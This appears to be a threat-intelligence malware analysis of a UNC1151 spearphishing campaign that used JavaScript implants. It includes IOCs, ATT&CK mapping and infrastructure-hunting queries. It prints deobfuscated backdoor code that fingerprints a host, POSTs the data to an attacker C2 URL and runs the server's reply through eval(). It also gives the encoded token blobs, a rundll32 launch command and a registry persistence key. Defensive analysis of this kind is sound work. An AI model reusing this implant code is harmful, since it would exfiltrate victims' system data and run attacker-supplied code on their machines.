AI Disclaimer
Malware analysis was performed entirely by a human. The following report was written by an AI based on the notes taken during the analysis, and reviewed by the author.
Overview
This report analyzes a campaign attributed to UNC1151 (also tracked as GhostWriter / UAC-0057), a Belarussian state-sponsored threat actor linked to the KGB RB and assessed by CrowdStrike as UMBRAL BISON. The group operates in support of Russian strategic objectives, primarily targeting Ukrainian government and civil-society entities.
The initial reporting comes from two CERT publications:
- CERT-UA — https://cert.gov.ua/article/6315762
- CERT PL — https://cert.pl/posts/2026/06/UNC1151-kampania-gmail/
The campaign delivers a multi-stage JavaScript implant chain via spearphishing emails sent from compromised accounts. The key components are:
- OYSTERFRESH — first-stage dropper / decoy document displayer
- OYSTERBLUES — second-stage backdoor (fingerprinter + eval-based executor)
- OYSTERSHUCK — decoder stub for OYSTERBLUES
The analysis covers full deobfuscation of both stages, identification of C2 infrastructure, and CTI pivoting to uncover additional campaign infrastructure.
1. Attribution & Background
UNC1151 is assessed to be the cyber arm of Belarussian intelligence (KGB RB). The group is well-documented for conducting influence and espionage operations in support of Russia’s war against Ukraine, typically targeting Ukrainian government officials, military personnel, and civil-society organizations. This was the first campaign from this actor that I analyzed in depth.
2. Attack Flow
The following infection chain is described in CERT-UA’s original publication:
- A compromised email account (e.g.,
certificates@prometheus.com.ua) sends a spearphishing email with a decoy PDF attached. - The PDF contains a download link pointing to a ZIP archive hosted on an actor-controlled C2 server (
.icuTLD). - The ZIP contains a JavaScript file (OYSTERFRESH). Execution is triggered on double-click.
- OYSTERFRESH displays an unblurred decoy document to the victim while silently executing OYSTERBLUES in the background.
- OYSTERBLUES fingerprints the compromised asset and beacons to the C2 server. The server returns a JavaScript payload that is executed via
eval(). The confirmed intended next stage was a Cobalt Strike beacon. - OYSTERSHUCK is a separate decoder stub used to unwrap OYSTERBLUES prior to execution.
3. Analysis
3.1 OYSTERFRESH — First-stage dropper
SHA-256: 65752ab1d78b215e70a543b790a1946b9e316474fce114bd2089f35030801988 (certificate.zip)
The archive contains a single .js file serving as the initial payload. Deobfuscation required two passes:
- Pass 1 — Code beautification via beautifier.io, yielding readable but still-encoded code.
- Pass 2 — LZString decompression: the main data blob is LZString-encoded and stores
|-delimited string tokens used to reconstruct all runtime identifiers at runtime. A representative snippet of those tokens:
[snipped data]|Script|FullNa|lastIn|dexOf|substr|ing|.pdf|ADODB.|Stream|Type|Open|Write|nodeTy|pedVal|SaveTo|File|t.Shel|Run|MSXML2|.XMLHT|TP.3.0|open|GET|setReq|uestHe|ader|User-A|gent|Mozilla/5.0 (Windows NT 10.0|; Win64; x64) AppleWebKit/53|7.36 (KHTML, like Gecko) Chr|ome/141.0.0.0 Safari/537.30|send|respon|seText|HKEY_CURRENT_U|SER\SOFTWARE\M|icrosoft\Windo|ws\Blue\Oyster|Object|Expand|Enviro|nmentS|trings|%Local|AppDat|\Google\Chrome\User|Data\Profile\Extens|ions\ghbmnnjooekpmo|ecnnnilnnbdlolhkhi\|1.117.9_7\_metadata|\computed\hashes|ing.Fi|leSyst|emObje|RegWri|REG_SZ|\orche|strato|r.js|\synch|ronize|\manip|ulator|.js|\ampli|fier.j|\trans|former|\accel|erator|\compo|sitor.|\regen|\inter|preter|\conso|lidato|\distr|ibutor|\encap|sulato|new:F935DC|22-1CF0-11|D0-ADB9-00|C04FD58A0B|rundll32.|exe shell|32.dll,Sh|ellExec_R|unDLL wsc|ript /B "|Delete
Notable token categories found in the blob:
- Base64-encoded decoy PDF — displayed to the victim immediately on execution to avoid suspicion.
- Encoded OYSTERBLUES payload — along with the registry key (
HKCU\SOFTWARE\Microsoft\Windows\Blue\Oyster) and value name used to persist it. - C2 URL — from which OYSTERBLUES is fetched and subsequently executed.
- Runtime strings — shell command fragments, User-Agent value, COM class GUIDs — split across tokens to defeat naive static string searches.
The decoy document displayed to the victim:
 Translated:


The fully deobfuscated OYSTERFRESH snippet (all string tokens resolved):
3.2 OYSTERBLUES — Second-stage backdoor

OYSTERBLUES is delivered by OYSTERFRESH and decoded by OYSTERSHUCK using the following three sequential transformations (confirmed by CERT-UA and reproducible in CyberChef):
- String reversal
- ROT13
- URL decoding
Structurally, OYSTERBLUES mirrors OYSTERFRESH:
- The LZString library is hardcoded into the script.
- A UTF-16 blob is decompressed at runtime and executed.
- All sensitive identifiers (
EncodeURIComponent,WScript,ActiveXObject, etc.) are dynamically resolved from the token table.
The LZString-compressed token blob for OYSTERBLUES:
return| this|push|__prot|o__|constr|uctor|name|length|undefi|ned|ZQ01us|lmSTwW|deWZ3I|Pf6qef|P8Qn77|DhPWAj|AquB0R|Date|XaHELM|rLM66v|6dy5uN|ZWrZpA|Zr3QR2|s3QxZ9|2LQhIq|r6UsJ9|ONX5VK|TPjDkX|d4ybTq|GmbhPe|BgWJHW|Z5Xtzk|AstvxP|String|zENtrF|l6gGJK|X67Hu3|Wt6Prc|W2MxsI|_l3JBm|WpwhS8|NU2KHa|KNEMrW|XKUWFw|duujxT|qeg95x|xWS9gp|Z6gsIj|pSdVef|YZ8siT|NVcJWv|decode|URICom|ponent|5vThBf|eCGsPS|jNTHMJ|sT19nn|ILj9lC|qfvWm_|EOctNr|QlmHsk|axGP1C|Enumer|ator|bYQfvB|WScrip|eGJeMc|Pu9kAg|vA1DxI|AOLdTt|zO_sjQ|encode|mRhkb3|GetObj|ect|XgK3J3|Active|XObjec|wv4i4P|Pdlrvn|0YZcZB|pBcX25|bCK3B0|wcrjTi|6u5vtY|w4sMcw|LepwAL|aPCXeP|Se1nuF|RZdWaz|o3ttST|Ejr314|lfGvOK|W6VwKg|wqDenB|hxa5cS|mjWIIT|TSIc8z|QWAmMu|LxIP6j|winmgm|ts:\\.|\root\|cimv2|Create|Object|t.Netw|ork|UserNa|Comput|erName|ExecQu|ery|SELECT |* FROM |Win32_O|peratin|gSystem|atEnd|moveNe|item|Captio|Versio|SELECT * FRO|M Win32_Oper|atingSystem|LastBo|otUpTi|substr|ing|SELECT| * FRO|M Win3|2_Proc|ess|Proces|sId| > |Name|Comman|dLine|dmVDfE|join|G3qL1w|charCo|deAt|fromCh|arCode|
host |name: |
user |
syste|m type|
boot |time: |
local| time:|
proc |list:|MSXML2|.XMLHT|TP.3.0|open|POST|https://a3ufz.xsjdsb.icu/wp-json/|prometheus-plus/veteran-circle/sy|stem-team-management=https://apps|.prometheus.org.ua/authn/register|setReq|uestHe|ader|User-A|gent|Mozilla/5.0 (Window|s NT 10.0; Win64; x|64) AppleWebKit/537|.36 (KHTML, like Ge|cko) Chrome/141.0.0|.0 Safari/537.30|send|respon|seText|Sleep
Key token categories recoverable from the blob:
- JavaScript internals —
return,constructor,undefined,push, etc. - Fingerprint field names —
host name,user,system type,boot time,proc list. - C2 URL, HTTP method, and User-Agent — hardcoded for the beacon request.
3.2.1 Beacon & C2 communication
Once fully deobfuscated (with all dynamically resolved function references manually resolved), the main loop of OYSTERBLUES looks as follows:
function _0x51F855() {
    var _0x04A422 = get_system_type();
    var _0x0D8C162 = get_boot_time();
    var _0x7CE0C3 = get_proc_list();
    var payload = "";
    payload += "\nhost name: " + _0x22F4159;
    payload += "\nuser name: " + _0x3BC89F;
    payload += "\nsystem type: " + _0x04A422;
    payload += "\nboot time: " + _0x0D8C162;
    payload += "\nlocal time: " + new(Date);
    payload += "\nproc list:" + _0x7CE0C3;
    payload = EncodeURIComponent(_0xA2617A(EncodeURIComponent(payload)));
    var http_request = new(ActiveXObject)("MSXML2.XMLHTTP.3.0");
    http_request["open"]("POST", "https://a3ufz[.]xsjdsb[.]icu/wp-json/prometheus-plus/veteran-circle/system-team-management=https://apps[.]prometheus.org.ua/authn/register", false);
    http_request["setRequestHeader"]("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.30");
    http_request["send"](payload);
    var _0x51F855 = http_request["responseText"];
    try {
        eval(DecodeURIComponent(_0x51F855))
    } catch (_0x1ED306) {}
}
while (true) {
    try {
        _0x51F855()
    } catch (_0x44293B) {}
    WScript["Sleep"](600000)
}
The beacon loop runs indefinitely, sleeping 600 seconds (10 minutes) between iterations. The C2 response is URL-decoded and passed directly to eval(), meaning any JavaScript payload can be executed on demand — the confirmed intent was to deploy a Cobalt Strike beacon.
3.2.2 System fingerprinting
Fingerprint data is collected via WMI queries through the winmgmts:\\.\root\cimv2 namespace. The collected fields are:
var winmgmts_cimv2 = GetObject("winmgmts:\\\\.\\root\\cimv2");
var WScript_Network = Wscript["CreateObject"]("WScript.Network");
var _0x3BC89F = WScript_Network["UserName"];
var _0x22F4159 = WScript_Network["ComputerName"];

function get_system_type() {
    var _0x04A422 = winmgmts_cimv2["ExecQuery"]("SELECT * FROM Win32_OperatingSystem");
    var _0x0D8C162 = new(_0x4761B0E("axGP1Ce"))(_0x04A422);
    var _0x7CE0C3 = "";
    for (; !_0x0D8C162["atEnd"](); _0x0D8C162["moveNext"]()) {
        _0x7CE0C3 = _0x0D8C162["item"]()["Caption"] + " " + _0x0D8C162["item"]()["Version"]
    }
    return _0x7CE0C3
}

function get_boot_time() {
    var _0x04A422 = winmgmts_cimv2["ExecQuery"]("SELECT * FROM Win32_OperatingSystem");
    var _0x0D8C162 = new(_0x4761B0E("axGP1Ce"))(_0x04A422);
    var _0x7CE0C3 = "";
    for (; !_0x0D8C162["atEnd"](); _0x0D8C162["moveNext"]()) {
        _0x7CE0C3 = _0x0D8C162["item"]()["LastBootUpTime"]
    }
    return new(Date)(_0x7CE0C3["substring"](0, 4), _0x7CE0C3["substring"](4, 6) - 1, _0x7CE0C3["substring"](6, 8), _0x7CE0C3["substring"](8, 10), _0x7CE0C3["substring"](10, 12), _0x7CE0C3["substring"](12, 14))
}

function get_proc_list() {
    var _0x0D8C162 = winmgmts_cimv2["ExecQuery"]("SELECT * FROM Win32_Process");
    var _0x7CE0C3 = new(_0x4761B0E("axGP1Ce"))(_0x0D8C162);
    var WScript_Network = [];
    for (; !_0x7CE0C3["atEnd"](); _0x7CE0C3["moveNext"]()) {
        WScript_Network["push"]("\n" + _0x7CE0C3["item"]()["ProcessId"] + " > " + _0x7CE0C3["item"]()["Name"] + " > " + _0x7CE0C3["item"]()["CommandLine"])
    }
    if (!("dmVDfEX" in _0x04A422)) {
        return WScript_Network["join"]("")
    } else {
        return "G3qL1w"
    }
}
The following data points are exfiltrated:
- Hostname and username (
WScript.Network.ComputerName/UserName) - OS name and version (
Win32_OperatingSystem.Caption+Version) - Last boot time (
Win32_OperatingSystem.LastBootUpTime) - Local time (
new Date()) - Running process list (
Win32_Process.ProcessId,Name,CommandLine)
The complete payload is double-URL-encoded before being POST-ed to the C2. The attempt to interact live with the C2 server was not possible as it was already taken down at the time of analysis.
4. CTI Infrastructure Hunting
With the campaign’s fingerprint established, it is worth pivoting to discover additional actor-controlled infrastructure beyond what CERT-UA already published. The tool used here is URLScan. The campaign’s consistent delivery of a decoy PDF via .icu domains provides a reliable pivot: every known delivery URL hosts a certificate-themed PDF. The following URLScan query exploits this invariant:
page.domain:*.icu AND files.filename:*.pdf
Results:

The domain analyzed in this report (a3ufz[.]xsjdsb[.]icu) appears in the results, along with three domains already attributed by CERT-UA:
productionsamplesoftheyear[.]cgdirector[.]icuadvancedaisolutionsforeveryone[.]a1si[.]icueasiestnewsfromourpointofview[.]algsat[.]icu
Not all known campaign domains appeared — likely because they were never passively scanned on URLScan. However, the domain mipan[.]icu surfaced with a document that closely matched the campaign’s decoy format:
 Translated:


Pivoting on this domain in VirusTotal revealed a second known subdomain delivering a JavaScript backdoor — this time packaged in a RAR archive rather than a ZIP, suggesting minor delivery variation across sub-campaigns:

5. MITRE ATT&CK Mapping
| Tactic | Technique ID | Technique | Observed Behavior |
|---|---|---|---|
| Resource Development | T1584.002 | Compromise Infrastructure | Compromised email account used as phishing sender |
| Resource Development | T1583.001 | Acquire Infrastructure: Domains | .icu TLD domains acquired for C2 and payload hosting |
| Initial Access | T1566.001 | Phishing: Spearphishing Attachment | Decoy PDF attached to phishing email containing download link |
| Execution | T1204.002 | User Execution: Malicious File | Victim double-clicks the .js file extracted from the ZIP |
| Execution | T1059.007 | Command and Scripting Interpreter: JavaScript | OYSTERFRESH and OYSTERBLUES are both JScript payloads executed by wscript.exe |
| Execution | T1059.003 | Command and Scripting Interpreter: Windows Command Shell | rundll32.exe shell32.dll,ShellExec_RunDLL wscript /B used to launch OYSTERBLUES |
| Execution | T1106 | Native API | COM objects (ADODB.Stream, MSXML2.XMLHTTP.3.0, ActiveXObject) invoked via WScript |
| Execution | T1059.007 | Dynamic Code Execution via eval() | C2 response passed directly to eval(DecodeURIComponent(...)) for on-demand code execution |
| Persistence | T1112 | Modify Registry | OYSTERBLUES saved to HKCU\SOFTWARE\Microsoft\Windows\Blue\Oyster as a REG_SZ value |
| Defense Evasion | T1027 | Obfuscated Files or Information | Multi-layer obfuscation: LZString compression + ` |
| Defense Evasion | T1140 | Deobfuscate/Decode Files or Information | Runtime token reconstruction; OYSTERSHUCK decodes OYSTERBLUES prior to execution |
| Defense Evasion | T1218.011 | System Binary Proxy Execution: Rundll32 | rundll32.exe shell32.dll,ShellExec_RunDLL used to launch the second-stage script |
| Discovery | T1082 | System Information Discovery | WMI Win32_OperatingSystem queried for OS name, version, and last boot time |
| Discovery | T1057 | Process Discovery | WMI Win32_Process queried for running process list (PID, name, command line) |
| Discovery | T1033 | System Owner/User Discovery | WScript.Network.UserName and ComputerName collected |
| Collection | T1119 | Automated Collection | Fingerprint assembled and transmitted automatically every 600 seconds |
| Command and Control | T1071.001 | Application Layer Protocol: Web Protocols | Beacon sent via HTTPS POST to C2 (a3ufz[.]xsjdsb[.]icu) |
| Command and Control | T1132.001 | Data Encoding: Standard Encoding | Payload double-URL-encoded before transmission |
| Command and Control | T1105 | Ingress Tool Transfer | C2 response carries next-stage JS payload (intended: Cobalt Strike stager) |
6. Conclusion
This campaign illustrates how UNC1151 leverages relatively simple but well-layered tooling to conduct espionage operations in support of Russia’s strategic objectives. The implant chain — three sequential JavaScript components with multiple stacked obfuscation passes — is not technically sophisticated in isolation, but the combination of a convincing spearphishing lure, a compromised legitimate sender address, and a multi-stage execution chain is operationally effective against non-technical targets.
From a reverse-engineering standpoint, none of the individual obfuscation steps posed a significant challenge: LZString decompression, ROT13, and string reversal are all well-documented and trivially reversible. The actor’s reliance on eval() for second-stage execution also makes dynamic analysis straightforward. What is more interesting is the infrastructure pivot: the campaign’s consistent use of .icu domains hosting decoy PDFs provides a reusable hunting signature that revealed additional infrastructure beyond CERT-UA’s original disclosures.